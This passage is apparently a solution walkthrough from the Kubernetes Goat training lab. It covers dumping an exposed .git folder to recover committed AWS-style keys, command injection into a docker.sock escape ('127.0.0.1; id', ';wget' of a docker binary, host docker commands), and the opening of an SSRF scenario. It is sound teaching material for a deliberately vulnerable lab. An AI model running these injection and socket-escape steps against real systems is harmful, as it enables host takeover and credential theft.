Developers tend to commit sensitive information to version control systems. As we are moving towards CI/CD and GitOps systems, we tend to forgot to identify sensitive information in code and commits. Let's see if we can find something cool here!


- To get started with the scenario, navigate to http://127.0.0.1:1230




Scenario Solution

Method 1

After reading the scenario description and application information. We have performed some discovery and analysis, then identified that it has `.git` folder exposed within the application.





- Clone the git repository locally by running the following command. Ensure you have set up git-dumper locally before running the below command

```
python3 git-dumper.py http://localhost:1230/.git k8s-goat-git
```

```
$ python3 git-dumper.py http://localhost:1230/.git k8s-goat-git
[-] Testing http://localhost:1230/.git/HEAD [200]
[-] Testing http://localhost:1230/.git/ [404]
[-] Fetching common files
[-] Fetching http://localhost:1230/.gitignore [404]
[-] Fetching http://localhost:1230/.git/description [200]
[-] Fetching http://localhost:1230/.git/hooks/commit-msg.sample [200]
[-] Fetching http://localhost:1230/.git/COMMIT_EDITMSG [200]
[-] Fetching http://localhost:1230/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://localhost:1230/.git/hooks/pre-commit.sample [200]
[-] Fetching http://localhost:1230/.git/hooks/post-commit.sample [404]
[-] Fetching http://localhost:1230/.git/hooks/prepare-commit-msg.sample [200]
[-] Fetching http://localhost:1230/.git/hooks/post-update.sample [200]
[-] Fetching http://localhost:1230/.git/index [200]
[-] Fetching http://localhost:1230/.git/hooks/pre-rebase.sample [200]
[-] Fetching http://localhost:1230/.git/objects/info/packs [404]
[-] Fetching http://localhost:1230/.git/hooks/update.sample [200]
[-] Fetching http://localhost:1230/.git/info/exclude [200]
[-] Fetching http://localhost:1230/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://localhost:1230/.git/hooks/post-receive.sample [404]
[-] Fetching http://localhost:1230/.git/hooks/pre-push.sample [200]
[-] Fetching http://localhost:1230/.git/hooks/pre-receive.sample [200]
[-] Finding refs/
[-] Fetching http://localhost:1230/.git/logs/refs/remotes/origin/HEAD [404]
[-] Fetching http://localhost:1230/.git/logs/HEAD [200]
[-] Fetching http://localhost:1230/.git/logs/refs/heads/master [200]
[-] Fetching http://localhost:1230/.git/config [200]
```

- Now check the git log information

```
cd k8s-goat-git
git log
```

```
commit 905dcec070d86ce60822d790492d7237884df60a (HEAD -> master)
Author: Madhu Akula <madhu.akula@hotmail.com>
Date:   Fri Nov 6 23:42:28 2020 +0100

    Final release

commit 3292ff3bd8d96f192a9d4eb665fdd1014d87d3df
Author: Madhu Akula <madhu.akula@hotmail.com>
Date:   Fri Nov 6 23:40:59 2020 +0100

    Updated the docs

commit 7daa5f4cda812faa9c62966ba57ee9047ee6b577
Author: Madhu Akula <madhu.akula@hotmail.com>
Date:   Fri Nov 6 23:39:21 2020 +0100

    updated the endpoints and routes

commit d7c173ad183c574109cd5c4c648ffe551755b576
Author: Madhu Akula <madhu.akula@hotmail.com>
Date:   Fri Nov 6 23:31:06 2020 +0100

    Inlcuded custom environmental variables

commit bb2967a6f26fb59bf64031bbb14b4f3e233944ca
Author: Madhu Akula <madhu.akula@hotmail.com>
Date:   Fri Nov 6 23:28:33 2020 +0100

    Added ping endpoint

commit 599f377bde4c3c5c8dc0d7700194b5b2b0643c0b
Author: Madhu Akula <madhu.akula@hotmail.com>
Date:   Fri Nov 6 23:24:56 2020 +0100

    Basic working go server with fiber
.
```

- Checkout an old commit for a specific version

```
git checkout 128029d89797957957b2a7198d8d159b239b34eb
ls -la
cat .env
```

```
$ git checkout d7c173ad183c574109cd5c4c648ffe551755b576
Note: switching to 'd7c173ad183c574109cd5c4c648ffe551755b576'.
```

```
You are in 'detached HEAD' state. You can look around, make experimental
changes and commit them, and you can discard any commits you make in this
state without impacting any branches by switching back to a branch.

If you want to create a new branch to retain commits you create, you may
do so (now or later) by using -c with the switch command. Example:

  git switch -c <new-branch-name>

Or undo this operation with:

  git switch -

Turn off this advice by setting config variable advice.detachedHead to false

HEAD is now at d7c173a Inlcuded custom environmental variables
```

```
$ ls -la
total 32
drwxrwxr-x 3 madhuakula madhuakula 4096 Nov  8 11:52 .
drwxrwxr-x 4 madhuakula madhuakula 4096 Nov  8 11:50 ..
-rw-rw-r-- 1 madhuakula madhuakula  182 Nov  8 11:52 .env
drwxrwxr-x 7 madhuakula madhuakula 4096 Nov  8 11:52 .git
-rw-rw-r-- 1 madhuakula madhuakula   76 Nov  8 11:52 go.mod
-rw-rw-r-- 1 madhuakula madhuakula 2432 Nov  8 11:52 go.sum
-rw-rw-r-- 1 madhuakula madhuakula  284 Nov  8 11:52 main.go
-rw-rw-r-- 1 madhuakula madhuakula   95 Nov  8 11:52 README.md
```

```
$ cat .env
[build-code-aws]
aws_access_key_id = AKIVSHD6243H22G1KIDC
aws_secret_access_key = cgGn4+gDgnriogn4g+34ig4bg34g44gg4Dox7c1M
k8s_goat_flag = k8s-goat-51bc78332065561b0c99280f62510bcc
```

Method 2

Sometimes, we ideally have access to the pods or containers access and we can also perform analysis from within the container as well.

```
export POD_NAME=$(kubectl get pods --namespace default -l "app=build-code" -o
jsonpath="{.items[0].metadata.name}")
kubectl exec -it $POD_NAME -- sh
```

```
$ export POD_NAME=$(kubectl get pods --namespace default -l "app=build-code" -o jsonpath="{.items[0].metadata.name}")
$ kubectl exec -it $POD_NAME -- sh
/app # ls -la
total 11580
```

```
drwxrwxr-x    4 1000     1000          4096 Nov  8 10:47 .
drwxr-xr-x    1 root     root          4096 Nov  8 10:48 ..
drwxrwxr-x    8 1000     1000          4096 Nov  8 10:47 .git
-rw-rw-r--    1 1000     1000           180 Nov  6 22:40 README.md
-rwxrwxr-x    1 1000     1000      11773672 Nov  8 10:44 app
-rw-rw-r--    1 1000     1000           105 Nov  6 22:35 go.mod
-rw-rw-r--    1 1000     1000         49893 Nov  6 22:35 go.sum
-rw-rw-r--    1 1000     1000           420 Nov  6 22:37 main.go
drwxrwxr-x    2 1000     1000          4096 Nov  8 10:47 views
/app #
```

- Then we can perform analysis on `.git` folder by running utilities like trufflehog

```
trufflehog .
```

```
/app # trufflehog .
~~~~~~~~~~~~~~~~~~~~~
Reason: High Entropy
Date: 2020-11-06 22:39:53
Hash: 7daa5f4cda812faa9c62966ba57ee9047ee6b577
Filepath: .env
Branch: origin/master
Commit: updated the endpoints and routes

@@ -0,0 +1,5 @@
+[build-code-aws]
+aws_access_key_id = AKIVSHD6243H22G1KIDC
+aws_secret_access_key = cgGn4+gDgnriogn4g+34ig4bg34g44gg4Dox7c1M
+k8s_goat_flag = k8s-goat-51bc78332065561b0c99280f62510bcc
+
                    = AKIVSHD6243H22G1KIDC
+aws_secret_access_key = cgGn4+gDgnriogn4g+34ig4bg34g44gg4Dox7c1M
+k8s_goat_flag = k8s-goat-51bc78332065561b0c99280f62510bcc
+

~~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~~
Reason: High Entropy
Date: 2020-11-06 22:39:53
Hash: 7daa5f4cda812faa9c62966ba57ee9047ee6b577
Filepath: go.sum
Branch: origin/master
Commit: updated the endpoints and routes
```

Miscellaneous


TBD

DIND (docker-in-docker) exploitation

Scenario Information

Most of the CI/CD and pipeline systems that use Docker and build containers for you within the pipeline use something called DIND (docker-in-docker). Here in this scenario, we try to exploit and gain access to the host system.

- To get started with the scenario, navigate to http://127.0.0.1:1231




Scenario Solution

- By looking at application functionality, identified that it has command injection vulnerability

```
127.0.0.1; id
```

- After performing quite some analysis, identified the there is a `docker.sock` mount available in the file system

```
;mount
```




- Download the `docker` static binary from internet https://download.docker.com/linux/static/stable/

```
;wget https://download.docker.com/linux/static/stable/x86_64/docker-19.03.9.tgz -O /tmp/docker-19.03.9.tgz
```


- Extract the binary from the `docker-19.03.9.tgz` file

```
;tar -xvzf /tmp/docker-19.03.9.tgz -C /tmp/
```



- Access the host system by running the following docker commands with `docker.sock`

```
;/tmp/docker/docker -H unix:///custom/docker/docker.sock ps
;/tmp/docker/docker -H unix:///custom/docker/docker.sock images
```



Submit

Response Output

CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES 7fed6e69460e madhuakula/k8s-goat-info-app "python /app.py" 23 minutes ago Up 22 minutes k8s_info-app_internal-proxy-deployment-6b897b7658-cd5dc_default_4c0e37b7-d618-4f26-9d63-fdc1e6fa02c3_0 e70daefe8207 madhuakula/k8s-goat-poor-registry "/entrypoint.sh regi..." 23 minutes ago Up 23 minutes k8s_poor-registry_poor-registry-deployment-7d66bf854f-pxhkd_default_61335b4e-9807-416a-9edb-b77f499a8485_0 f77a88b79047 madhuakula/k8s-goat-system-monitor "gotty -w bash" 23 minutes ago Up 23 minutes k8s_system-monitor_system-monitor-deployment-669cd6459c-vzkg4_default_9be49ba9-b7ca-43ec-8b67-193d8d595fda_0 585268cb0152 madhuakula/k8s-goat-home "nginx -g 'daemon of..." 23 minutes ago Up 23 minutes k8s_kubernetes-goat-home_kubernetes-goat-home-deployment-6676b97f8f-dk5nn_default_2137bada-fd6c-4d51-9468-9586f4b92402_0 04eb085b2e6c madhuakula/k8s-goat-internal-api "/internal-api" 23 minutes ago Up 23 minutes k8s_internal-api_internal-proxy-deployment-6b897b7658-cd5dc_default_4c0e37b7-d618-4f26-9d63-fdc1e6fa02c3_0 57b1d76424b7 madhuakula/k8s-goat-hunger-check "gotty -w bash" 23 minutes ago Up 23 minutes k8s_hunger-check_hunger-check-deployment-74d6d8bd57-nlpj7_default_fde008c8-682f-440a-8cea-385d7832d94c_0 7f8f414fa0e3 madhuakula/k8s-goat-health-check "/health-check" 23 minutes ago Up 23 minutes k8s_health-check_health-check-deployment-54fd854474-xkc2m_default_5fecad09-7f7d-42c4-b97e-b15f7b8272a5_0 8fa6bbfb56d1 madhuakula/k8s-goat-build-code "./app" 24 minutes ago Up 24 minutes k8s_build-code_build-code-deployment-7cbd74ccdf-856hs_default_9f9ecc0d-b64a-401c-a40e-90002ce7b031_0 80b2f997a728 madhuakula/k8s-goat-cache-store "docker-entrypoint.s..." 24 minutes ago Up 24 minutes k8s_cache-store_cache-store-deployment-7cb9d9578d-sdhmg_secure-middleware_c0618c45-40dd-4aaf-9a72-2c3dc964bf09_0 567abc699a99 madhuakula/k8s-goat-metadata-db "/metadata-db" 24 minutes ago Up 24 minutes k8s_metadata-db_metadata-db-b686dcff9-nwsvh_default_20392a8f-1099-4bdf-a572-b1d2ae8a83ec_0 f1e43014385a k8s.gcr.io/pause:3.2 "/pause" 24 minutes ago Up 24 minutes k8s_POD_system-monitor-deployment-669cd6459c-vzkg4_default_9be49ba9-b7ca-43ec-8b67-193d8d595fda_0 03f763bc43d1 k8s.gcr.io/pause:3.2 "/pause" 24 minutes ago Up 24 minutes k8s_POD_poor-registry-deployment-7d66bf854f-pxhkd_default_61335b4e-9807-416a-9edb-b77f499a8485_0 e892ea89e983 k8s.gcr.io/pause:3.2 "/pause" 24 minutes ago Up 24 minutes k8s_POD_kubernetes-goat-home-deployment-6676b97f8f-dk5nn_default_2137bada-fd6c-4d51-9468-9586f4b92402_0 b97d23ce63bd k8s.gcr.io/pause:3.2 "/pause" 24 minutes ago Up 24 minutes k8s_POD_internal-proxy-deployment-6b897b7658-cd5dc_default_4c0e37b7-d618-4f26-9d63-fdc1e6fa02c3_0 1b5ad65448ab k8s.gcr.io/pause:3.2 "/pause" 24 minutes ago Up 24 minutes k8s_POD_hunger-check-deployment-74d6d8bd57-nlpj7_default_fde008c8-682f-440a-

REPOSITORY	TAG	IMAGE ID	CREATED	SIZE
madhuakula/k8s-goat-health-check	latest	3ed6298c2b73	51 minutes ago	938MB
madhuakula/k8s-goat-build-code	latest	927137956ae3	About an hour ago	122MB
madhuakula/k8s-goat-internal-api	latest	a15cd0189c51	2 days ago	384MB
madhuakula/k8s-goat-home	latest	9d9b090dd54d	2 months ago	19.9MB
k8s.gcr.io/kube-proxy	v1.18.5	a1daed4e2b60	4 months ago	117MB
k8s.gcr.io/kube-apiserver	v1.18.5	08ca24f16874	4 months ago	173MB
k8s.gcr.io/kube-controller-manager	v1.18.5	8d69eaf196dc	4 months ago	162MB
k8s.gcr.io/kube-scheduler	v1.18.5	39d887c6621d	4 months ago	95.3MB
mariadb	10	22851c7fe916	4 months ago	407MB
mariadb	latest	22851c7fe916	4 months ago	407MB
mongo	latest	2b2cc1f48aed	4 months ago	388MB
ubuntu	latest	74435f89ab78	4 months ago	73.9MB
gcr.io/kubernetes-helm/tiller	v2.16.9	fd3fd9ab134a	4 months ago	88MB
madhuakula/k8s-goat-system-monitor	latest	91ce8081ca2e	4 months ago	120MB
madhuakula/k8s-goat-hunger-check	latest	2110f949652d	4 months ago	124MB
madhuakula/k8s-goat-poor-registry	latest	78ac6cca5748	4 months ago	80.2MB
madhuakula/k8s-goat-metadata-db	latest	0477c1c0f30c	4 months ago	378MB
madhuakula/k8s-goat-info-app	latest	39b49ea60f44	4 months ago	89.6MB
madhuakula/k8s-goat-cache-store	latest	b97ca009ecdf	4 months ago	31.5MB
madhuakula/k8s-goat-batch-check	latest	03fb600ce430	4 months ago	7.63MB
redis	latest	235592615444	5 months ago	104MB
postgres	12	b97bae343e06	5 months ago	313MB
postgres	latest	b97bae343e06	5 months ago	313MB
mysql	5.6	8de95e6026c3	5 months ago	302MB
mysql	8	be0dbf01a0f3	5 months ago	541MB
mysql	latest	be0dbf01a0f3	5 months ago	541MB
alpine	latest	a24bb4013296	5 months ago	5.57MB
k8s.gcr.io/kube-proxy	v1.18.0	43940c34f24f	7 months ago	117MB
quay.io/coreos/flannel	v0.12.0-arm64	7cf4a417daaa	8 months ago	53.6MB
quay.io/coreos/flannel	v0.12.0-amd64	4e9f801d2217	8 months ago	52.7MB
k8s.gcr.io/pause	3.2	80d28bedfe5d	8 months ago	683kB
k8s.gcr.io/coredns	1.6.7	67da37a9a360	9 months ago	43.8MB
k8s.gcr.io/etcd	3.4.3-0	303ce5db0e90	12 months ago	288MB
weaveworks/scope	1.11.4	a082d48f0b39	15 months ago	78.5MB
katacoda/katacoda-cloud-provider	0.0.1	74188596f8cb	16 months ago	116MB
gcr.io/kubernetes-helm/tiller	v2.13.1	cb5aea7d0466	19 months ago	82.1MB
quay.io/ansible/molecule	2.20	1171569d6ba4	19 months ago	704MB
portworx/oci-monitor	2.0.2.3	fd563200e5c1	20 months ago	123MB
portworx/px-enterprise	2.0.2.3	057d4dac1fe8	20 months ago	2.33GB
openstorage/stork	2.0.1	7a8b5c9eb346	23 months ago	325MB
microsoft/mssql-server-linux	latest	314918ddaedf	23 months ago	1.35GB
gcr.io/istio-release/galley	1.0.0	492a18a44119	2 years ago	65.8MB
gcr.io/istio-release/grafana	1.0.0	95aa697d9bbe	2 years ago	301MB
gcr.io/istio-release/citadel	1.0.0	db952d07e89b	2 years ago	51.6MB
gcr.io/istio-release/mixer	1.0.0	1fe406b9e272	2 years ago	64.4MB
gcr.io/istio-release/servicegraph	1.0.0	5f5bba04bf25	2 years ago	11.2MB
gcr.io/istio-release/sidecar_injector	1.0.0	6af3c2187c8c	2 years ago	45.3MB
gcr.io/istio-release/proxy_init	1.0.0	c7c94fe3e39c	2 years ago	119MB
gcr.io/istio-release/proxyv2	1.0.0	f2e16d78e5ee	2 years ago	351MB
gcr.io/istio-release/pilot	1.0.0	47be4debdda6	2 years ago	289MB

Miscellaneous


TBD

SSRF in K8S world

Scenario Information

SSRF (Server Side Request Forgery) vulnerability became the go-to attack for cloud native environments. Here in this scenario, we will see how we can exploit an application vulnerability like SSRF to gain access to cloud instance metadata as well as internal services metadata information.

- To get started with the scenario, navigate to http://127.0.0.1:1232

